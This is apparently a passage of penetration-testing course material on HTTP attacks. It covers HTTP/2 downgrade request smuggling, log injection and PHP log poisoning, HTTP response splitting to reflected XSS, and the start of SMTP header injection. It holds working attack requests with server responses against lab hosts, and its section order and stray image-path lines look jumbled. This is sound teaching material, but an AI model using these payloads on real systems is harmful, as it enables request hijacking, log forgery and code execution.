7. HTTP Attacks

Further H2 Vulnerabilities

While the H2.CL and H2.TE vulnerabilities we have discussed in the previous section are straightforward exploits, there are more complex H2 vulnerabilities. In many cases, the reverse proxy's request rewriting is not vulnerable simply when the CL or TE headers are present. However, we can exploit differences in HTTP/1.1 and HTTP/2 to trick the reverse proxy into rewriting the request in a way that causes desynchronization. In this section, we will discuss these more complex cases that can lead to request smuggling vulnerabilities in HTTP/2 downgrading settings.

Foundation

Since HTTP/2 is a binary protocol, there are inherent differences in the way data is represented in HTTP/1.1 and HTTP/2 requests. These differences in data representation lead to different behavior when it comes to certain control characters. In particular, HTTP headers in HTTP/1.1 cannot contain the CRLF control sequence `\r\n` since this sequence is used to terminate a header. If it was included in a header value, it would just terminate the header. However, in HTTP/2 the headers are represented completely differently such that arbitrary characters can be contained in the headers, at least in theory. In practice, the HTTP/2 RFC defines the following restrictions in section 8.2.1:

```
Failure to validate fields can be exploited for request smuggling attacks.
In particular, unvalidated fields might enable attacks when messages are
forwarded using HTTP/1.1,
where characters such as carriage return (CR), line feed (LF), and COLON
are used as delimiters.
Implementations MUST perform the following minimal validation of field
names and values:

- A field name MUST NOT contain characters in the ranges 0x00-0x20, 0x41-
0x5a, or 0x7f-0xff (all ranges inclusive). This specifically excludes all
non-visible ASCII characters, ASCII SP (0x20), and uppercase characters
('A' to 'Z', ASCII 0x41 to 0x5a).

- With the exception of pseudo-header fields, which have a name that
```

```
starts with a single colon, field names MUST NOT include a colon (ASCII
COLON, 0x3a).

- A field value MUST NOT contain the zero value (ASCII NUL, 0x00), line
feed (ASCII LF, 0x0a), or carriage return (ASCII CR, 0x0d) at any
position.

- A field value MUST NOT start or end with an ASCII whitespace character
(ASCII SP or HTAB, 0x20 or 0x09).

<SNIP>

A request or response that contains a field that violates any of these
conditions MUST be treated as malformed.
In particular, an intermediary that does not process fields when
forwarding messages MUST NOT
forward fields that contain any of the values that are listed as
prohibited above.
```

In particular, according to the standard, implementations should reject requests containing special characters like CR, LF, and `:` in HTTP headers. If a reverse proxy does not implement this correctly or skips it entirely, we might be able to exploit request smuggling by creating an `H2.TE` vulnerability. Let's discuss a few examples of this.

Request Header Injection

If the reverse proxy does not check for CRLF characters in HTTP/2 header `values` before rewriting the request to HTTP/1.1, we might be able to create a request smuggling vulnerability with an HTTP/2 request like the following (header names are `red`, header values are `green`, and the request body is `yellow`):

```
:method POST
:path /
:authority http2.htb
:scheme http
dummy asd\r\nTransfer-Encoding: chunked
0

GET /smuggled HTTP/1.1
```

```
Host: http2.htb
```

The HTTP/2 request contains a header `dummy` with the value `asd\r\nTransfer-Encoding: chunked` since the CRLF sequence has no special meaning in HTTP/2. A vulnerable reverse proxy creates the following TCP stream:

```
POST / HTTP/1.1
Host: http2.htb
Dummy: asd
Transfer-Encoding: chunked
Content-Length: 48

0

GET /smuggled HTTP/1.1
Host: http2.htb
```

When rewriting the request to HTTP/1.1, the semantics of the CRLF sequence changes as it now separates headers from each other. Therefore, the HTTP/1.1 request now contains a header `Dummy` with the value `asd`, and a header `Transfer-Encoding` with the value `chunked`. Furthermore, the reverse proxy adds the CL header in the rewriting process to inform the web server about the request body's length. However, since the TE header has precedence over the CL header, the web server treats the first request as having chunked encoding. Thus, we have an `H2.TE` vulnerability.

Header Name Injection

A similar issue arises if the reverse proxy does not properly check the HTTP/2 header `names` before rewriting the request to HTTP/1.1. We might be able to create a request smuggling vulnerability with an HTTP/2 request like the following (header names are `red`, header values are `green`, and the request body is `yellow`):

```
:method POST
:path /
:authority http2.htb
:scheme http
dummy: asd\r\nTransfer-Encoding chunked
0
```

```
GET /smuggled HTTP/1.1
Host: http2.htb

```

The HTTP/2 request contains a header `dummy: asd\r\nTransfer-Encoding` with the value `chunked` since the CRLF sequence has no special meaning in HTTP/2. A vulnerable reverse proxy creates the following TCP stream:

```
POST / HTTP/1.1
Host: http2.htb
Dummy: asd
Transfer-Encoding: chunked
Content-Length: 48

0

GET /smuggled HTTP/1.1
Host: http2.htb

```

When rewriting the request to HTTP/1.1, the semantics of the CRLF sequence changes as it now separates headers from each other. Therefore, the HTTP/1.1 request now contains a header `Dummy` with the value `asd`, and a header `Transfer-Encoding` with the value `chunked`. Just like in the previous case, we have an `H2.TE` vulnerability since the TE header has precedence over the CL header in HTTP/1.1.

Request Line Injection

Since pseudo-headers are special in HTTP/2, they might be treated differently. It might therefore be worth checking them separately, since potential validation checks may not be applied. For instance, we can achieve request smuggling if the reverse proxy does not properly check the HTTP/2 pseudo-headers before rewriting the request to HTTP/1.1 with an HTTP/2 request like the following (header names are `red`, header values are `green`, and the request body is `yellow`):

```
:method POST / HTTP/1.1\r\nTransfer-Encoding: chunked\r\nDummy: asd
:path /
:authority http2.htb
:scheme http
0

```

```
GET /smuggled HTTP/1.1
Host: http2.htb

```

The HTTP/2 request contains the value `POST / HTTP/1.1\r\nTransfer-Encoding: chunked\r\nDummy: asd` in the pseudo-header `:method`. A vulnerable reverse proxy creates the following TCP stream:

```
POST / HTTP/1.1
Transfer-Encoding: chunked
Dummy: asd / HTTP/1.1
Host: http2.htb
Content-Length: 48

0

GET /smuggled HTTP/1.1
Host: http2.htb

```

When rewriting the request to HTTP/1.1, the CRLF sequence in the method pseudo-header results in the TE header being added to the request. The actual path and `HTTP/1.1` keyword are appended to the `Dummy` HTTP header during the rewriting process. Therefore, the HTTP/1.1 request now contains a header `Dummy` with the value `asd / HTTP/1.1`, and a header `Transfer-Encoding` with the value `chunked`. Just like in the previous cases, we have an `H2.TE` vulnerability since the TE header has precedence over the CL header in HTTP/1.1.

Introduction to HTTP Attacks

In real-world deployment contexts of web applications, we often face additional complexity due to intermediary systems such as reverse proxies. Similarly to the Abusing HTTP Misconfigurations module, we will cover three HTTP attacks that are common in modern web applications, discussing how to detect, exploit, and prevent them, in addition to knowing the misconfigurations that cause them. Prior completion of the `Abusing HTTP Misconfiguration` module is not required since we cover three different HTTP vulnerabilities here.

Since HTTP is a stateless protocol, we often view HTTP requests isolated from each other. However, HTTP/1.1 allows the reuse of TCP sockets to send multiple requests and responses to improve performance. In that case, the TCP stream contains multiple HTTP requests. To determine where one request ends and the next one begins, the web server needs to know the length of each request's body. To determine the length, the `Content-Length` or `Transfer-Encoding` HTTP headers can be used. While the Content-Length header specifies the length of the request body in bytes, the Transfer-Encoding header can specify a `chunked` encoding which indicates that the request body contains multiple chunks of data. In this module, we will discuss vulnerabilities that arise from inconsistencies and discrepancies between multiple systems in determining the length of HTTP requests.

HTTP/2 implements many improvements over HTTP/1.1. While HTTP/1.1 is a string-based protocol, HTTP/2 is a binary protocol, meaning requests and responses are transmitted in a binary format to improve performance. Additionally, HTTP/2 uses a built-in mechanism to specify the length of the request's body. In some deployment settings, HTTP/2 requests are rewritten to HTTP/1.1 by an intermediary system before forwarding the request to the web server. We will discuss vulnerabilities that can be caused by such deployment settings.

HTTP Attacks

CRLF Injection

The first HTTP attack discussed in this module is CRLF Injection. This attack exploits improper validation of user input. The term `CRLF` consists of the name of the two control characters `Carriage Return (CR)` and `Line Feed (LF)` that mark the beginning of a new line. As such, CRLF injection attacks arise when a web application does not sanitize the CRLF control characters in user input. The impact differs depending on the underlying web application and can be a minor issue or a major security flaw.

HTTP Request Smuggling/Desync Attacks

The second attack discussed in this module is HTTP Request Smuggling, sometimes also called `Desync Attacks` as they create desynchronization between the reverse proxy and the web server behind it. This is an advanced attack that allows an attacker to bypass security controls such as `Web Application Firewalls (WAFs)` or completely compromise other users by influencing their requests.

HTTP/2 Downgrade Attack

The third and final attack covered in this module is a HTTP/2 Downgrade Attack or `HTTP/2 Request Smuggling`. HTTP/2 implements measures that effectively prevent request smuggling attacks entirely. However, since HTTP/2 is not widely supported yet, there are deployment settings where the user talks HTTP/2 to the reverse proxy, but the reverse proxy talks HTTP/1.1 to the actual web server. These settings may be vulnerable to request smuggling even though HTTP/2 is used in the front end.

Let's get started by discussing the first of these attacks in the next section.

Introduction to CRLF Injection

The term `CRLF` consists of the name of the two control characters `Carriage Return (CR)` and `Line Feed (LF)` that mark the beginning of a new line. CRLF injection thus refers to the injection of new lines in places where the beginning of a new line has a special semantic meaning and no proper sanitization is implemented. Examples include the injection of data into log files and the injection of headers into protocols such as HTTP or SMTP, as headers are typically separated by a newline.

What is CRLF Injection?

The carriage return character `CR` (`\r`), ASCII character `13` or `0x0D` in hex and `%0D` in URL-encoding, moves the cursor to the beginning of the line. The line feed character `LF` (`\n`), ASCII character `10` or `0x0A` in hex and `%0A` in URL-encoding, moves the cursor down to the next line. Together they form the CRLF control sequence which denotes the beginning of a new line.

CRLF injection vulnerabilities occur where improperly sanitized user input is used in a context where newline characters have a semantically important meaning. This can be user input from input fields such as search bars, comment forms, or GET parameters. If the input is used in HTTP headers, log files, SMTP headers, or similar contexts, and the control characters `CR` and `LF` are not sanitized, CRLF injection vulnerabilities can arise.

Impact of CRLF Injection

As discussed above, CRLF injection refers to the injection of the newline characters `CR` and `LF` . While these characters themselves do not cause any harm, they can change the semantics of a message resulting in further attack vectors. For instance, in HTTP, the headers are separated using CRLF characters. If a web application reflects user input in an HTTP header and does not properly sanitize these characters, an attacker could inject CRLF characters and add arbitrary HTTP headers to the response. This can further be escalated to an obvious reflected XSS vulnerability by changing the response body. If there are further vulnerabilities such as web cache poisoning, this can be escalated even further to target a huge number of users.

The impact of CRLF injection depends on the vulnerable web application. In some cases, it might be possible to forge log entries by injecting newlines. This allows an attacker to invalidate log files since administrators cannot be sure which entries are real and which are forged. However, this is not a high-severity vulnerability on its own. In other cases, user input might be injected into a protocol flow that treats CRLF characters as control characters just like in the example of HTTP headers discussed above. An example of this might be user input that is included in an SMTP header to set the sender of an email. This allows an attacker to inject arbitrary SMTP headers if not sanitized properly.


Generally, the impact of CRLF injection can range from a small issue to a serious security threat depending on the vulnerable web application and the context in which the vulnerability occurs.

Log Injection

Web applications often log operational details to log files. This includes request details such as source IP address, request path, and request parameters. This is done to simplify debugging in case of errors as well as allow for log analysis in case of security incidents. Furthermore, a web application may implement additional security measures such as `Web Application Firewalls (WAFs)` which log additional data that is deemed suspicious, for instance, if a request contains certain special characters that may indicate an exploitation attempt of an injection vulnerability. If user input is written into log files without sanitization of CRLF characters, it might be possible to forge log entries in a Log Injection attack or even escalate to Cross-Site Scripting or Remote Code Execution via `log poisoning`.

Identification

The exercise below is a simple web application that implements a contact form:



CONTACT ME

NOTE: Due to a recent security breach we are now logging all malicious contact requests!

The security notice tells us that the web application implements custom logging of malicious requests, similar to a WAF. Playing with the contact form and submitting different messages indicates that certain special characters seem to be blocked by a blacklist filter. Here is an example of a blocked request containing a potential SQL injection payload:

```
POST /contact.php HTTP/1.1
Host: loginjection.htb
Content-Length: 66
Content-Type: application/x-www-form-urlencoded

name=testuser&[email protected]&phone=123&message=test'+--+-
```

This request results in the following behavior:



Request
Pretty Raw Hex

```
POST /contact.php HTTP/1.1
Host: loginjection.htb
Content-Length: 66
Content-Type: application/x-www-form-urlencoded

name=testuser&email=testuser@test.htb&phone=123&message=test'+--+-
```

Response
Pretty Raw Hex Render

```
HTTP/1.1 400 Bad Request
Date: Tue, 31 Jan 2023 22:34:52 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 47
Connection: close
Content-Type: text/html; charset=UTF-8

Malicious Message detected. It has been logged.
```

For demonstration purposes, the web application implements an additional endpoint at `/log.php` that displays the log file. While this might seem unrealistic, many web applications implement such a functionality. However, it is typically hidden behind authentication such that only admin users are allowed to access it. In some rare cases, the web application might incorrectly store the log file in the current working directory making it publicly accessible. Thus it might be a good idea to fuzz for files with a `.log` extension on the web server. We can see the format messages are logged in when accessing `/log.php`:


Request
Pretty Raw Hex

```
GET /log.php HTTP/1.1
Host: loginjection.htb

```


Response
Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Wed, 01 Feb 2023 17:41:30 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 58
Content-Type: text/html; charset=UTF-8

Malicious message from testuser (172.17.0.1): test' -- -;

```

The log files contain our IP address as well as the provided username and message. Special characters are not encoded. We can test whether the CRLF sequence is properly sanitized by including the URL-encoded sequence `%0d%0a` in our message:

```
POST /contact.php HTTP/1.1
Host: loginjection.htb
Content-Length: 73
Content-Type: application/x-www-form-urlencoded

name=testuser&[email protected]&phone=123&message=test1'%0d%0atest2
```


This message is also logged:



```
POST /contact.php HTTP/1.1
Host: loginjection.htb
Content-Length: 73
Content-Type: application/x-www-form-urlencoded

name=testuser&email=testuser@test.htb&phone=123&message=test1'%0d%0atest2
```

```
HTTP/1.1 400 Bad Request
Date: Wed, 01 Feb 2023 17:42:54 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 47
Connection: close
Content-Type: text/html; charset=UTF-8

Malicious Message detected. It has been logged.
```

We can confirm that we successfully injected a newline into the log file:



```
GET /log.php HTTP/1.1
Host: loginjection.htb

```


```
HTTP/1.1 200 OK
Date: Wed, 01 Feb 2023 17:43:38 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 119
Content-Type: text/html; charset=UTF-8

Malicious message from testuser (172.17.0.1): test' -- -;
Malicious message from testuser (172.17.0.1): test1'
test2;

```

Exploitation

A classical log injection vulnerability like the example discussed above could be exploited by forging a log entry to make it seem like another user took a malicious action. In our example, this can be done by sending a request similar to the following:

```
POST /contact.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 124
Content-Type: application/x-www-form-urlencoded

name=testuser&email=testuser%40test.htb&phone=123&message=test1';%0a%0dMal
icious+message+from+admin+(127.0.0.1):+'+OR1=1+--+-
```

This request injects an additional line into the log file that makes it seem like the admin user tried to exploit a SQL injection. We can confirm this by looking at the log file:



```
GET /log.php HTTP/1.1
Host: loginjection.htb

```

```
HTTP/1.1 200 OK
Date: Wed, 01 Feb 2023 17:45:54 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 111
Content-Type: text/html; charset=UTF-8

Malicious message from testuser (172.17.0.1): test';
Malicious message from admin (127.0.0.1): ' OR 1=1 -- -;

```

We can see that we successfully injected a forged log entry. This effectively invalidates the log file when the vulnerability is discovered, as the system administrators cannot be sure which log entries are real and which ones are forged.

Log Poisoning

Log files can also be used to achieve remote code execution if PHP code can be injected. This also works in our lab, however, in a real-world setting we would typically need to exploit a `Local File Inclusion (LFI)` vulnerability first to obtain RCE via log poisoning. For more details on LFIs, check out the File Inclusion module. We are not discussing log poisoning in more detail here, however, we can obtain remote code execution by injecting PHP code with a request like this:

```
POST /contact.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 80
Content-Type: application/x-www-form-urlencoded

name=testuser&email=testuser%40test.htb&phone=123&message=<?
php+echo+'pwned';+?>
```


In a real-world setting, filters may be in place that we need to bypass.

HTTP Response Splitting


HTTP Response Splitting is a serious vulnerability that arises when web servers reflect user input in HTTP headers without proper sanitization. Since HTTP headers are separated only by newline characters, an injection of the CRLF character sequence breaks out of the intended HTTP header and allows an attacker to append further arbitrary HTTP headers and even manipulate the response. This can lead to reflected XSS vulnerabilities.

Identification

The exercise below contains a simple web application that implements a redirection service:



It works by setting the user-supplied target domain in the Refresh header, which tells the client's browser to load the specified URL after the given amount of seconds (in this case 2):




```
GET /?target=http%3A%2F%2Fhackthebox.com HTTP/1.1
Host: responsesplitting.htb
```

```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.9.2
Date: Wed, 01 Feb 2023 18:16:10 GMT
refresh: 2; url=http://hackthebox.com
```

We can simply confirm that no sanitization is implemented by injecting the CRLF sequence and attempting to append our own header to the response with a request like the following:

```
GET /?target=http%3A%2F%2Fhackthebox.com%0d%0aTest:%20test HTTP/1.1
Host: responsesplitting.htb
```

Looking at the response, we successfully injected our own header into the response:



```
GET /?target=http%3A%2F%2Fhackthebox.com%0d%0aTest:%20test HTTP/1.1
Host: responsesplitting.htb
```

```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.9.2
Date: Wed, 01 Feb 2023 18:16:44 GMT
refresh: 2; url=http://hackthebox.com
Test: test
```

The injection works as the response contains the newline sequence we injected and treats the appended data as a separate HTTP header.


Exploitation

HTTP response splitting can be exploited in multiple ways. The simplest and most generic approach would be to construct a reflected XSS attack. Since we can append arbitrary lines to the HTTP header our payload is reflected in, we can effectively modify the entire response without any restrictions. The original page is of course appended to our payload but this does not prevent us from executing any injected JavaScript code.

Let's construct a simple proof of concept. To do so, we need to inject two new lines since these separate the HTTP response body from the HTTP headers section. We can then inject our XSS payload which will be treated as the response body by our browser. This results in a request like this:

```
GET /?target=http%3A%2F%2Fhackthebox.com%0d%0a%0d%0a<html><script>alert(1)
</script></html> HTTP/1.1
Host: responsesplitting.htb
```

Our XSS payload is reflected in the response body and successfully executed by our web browser:




```
GET /?target=
http%3A%2F%2Fhackthebox.com%0d%0a%0d%0a<html><script>alert(1)</script></html>
HTTP/1.1
Host: responsesplitting.htb
```

```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.9.2
Date: Wed, 01 Feb 2023 18:17:12 GMT
refresh: 2; url=http://hackthebox.com

<html>
  <script>
    alert(1)
  </script>
</html>
```

Exploitation of HTTP 302 Redirects

It is probably more common to see a redirect via an HTTP 302 status code and the `Location` header rather than the `Refresh` header. In this case, the web browser immediately redirects the user without displaying the content. Thus, our previous payload would not work as the web browser simply ignores it:




```
GET /?target=
http%3A%2F%2Fhackthebox.com%0d%0a%0d%0a<html><script>alert(1)</script></html>
HTTP/1.1
Host: responsesplitting.htb
```

```
HTTP/1.0 302 Found
Server: SimpleHTTP/0.6 Python/3.9.2
Date: Wed, 01 Feb 2023 18:19:45 GMT
Location: http://hackthebox.com

<html>
  <script>
    alert(1)
  </script>
</html>
```

In this case, the browser reads the `Location` header and redirects the user to the new location without ever executing our malicious XSS payload. Luckily for us, there is an easy workaround for this. We can simply supply an empty Location header:

```
GET /?target=%0d%0a%0d%0a<html><script>alert(1)</script></html> HTTP/1.1
Host: responsesplitting.htb
```

Since an empty location is invalid, the browser does not know where to navigate and displays the response body, thus executing our XSS payload:



```
GET /?target=%0d%0a%0d%0a<html><script>alert(1)</script></html> HTTP/1.1
Host: responsesplitting.htb
```

```
HTTP/1.0 302 Found
Server: SimpleHTTP/0.6 Python/3.9.2
Date: Wed, 01 Feb 2023 18:20:04 GMT
Location: 

<html>
  <script>
    alert(1)
  </script>
</html>
```

Note: As of writing this module, this behavior does not work in Firefox and instead results in a redirection error. However, the payload is correctly executed in Chromium.

Exploitation Remarks

HTTP Response Splitting can be exploited in other ways than reflected XSS. For instance, we can easily deface the website by injecting arbitrary HTML content in the response. If the web application is deployed in an incorrectly configured setting, we might be able to exploit a vulnerability like web cache poisoning to further escalate HTTP response splitting. For more details on web cache poisoning, check out the Abusing HTTP Misconfigurations module. Lastly, if the web application implements custom headers or uses headers to implement security measures such as `Clickjacking` protection or a `Content-Security-Policy (CSP)`, HTTP response splitting can lead to bypasses of these security measures as well.

SMTP Header Injection

SMTP Header Injection or Email Injection is a vulnerability that allows attackers to inject SMTP headers. The Simple Mail Transfer Protocol (SMTP) is used to send emails. Similar to HTTP, an SMTP message consists of a header section and a body section. SMTP headers are separated by newlines just like HTTP headers. As such, SMTP Header Injection is the injection of headers into an SMTP message.

Web applications often implement email functionality to inform users about certain events. In most cases, user input is reflected in SMTP headers such as the subject or sender. This can lead to CRLF injection attacks if the user input is not sanitized properly.

Introduction to SMTP Headers

As described above, an SMTP email is structured similarly to an HTTP request or response. The message contains a header section consisting of SMTP headers that can have a special meaning, followed by an empty line to denote the start of the message body. Finally, the email content itself is sent in the message body. Let's have a look at a simple example email:

```
From: [email protected]
To: [email protected]
Cc: [email protected]
Date: Thu, 26 Oct 2006 13:10:50 +0200
Subject: Testmail

Lorem ipsum dolor sit amet, consectetur adipisici elit, sed eiusmod tempor
incidunt ut labore et dolore magna aliqua.
.
```

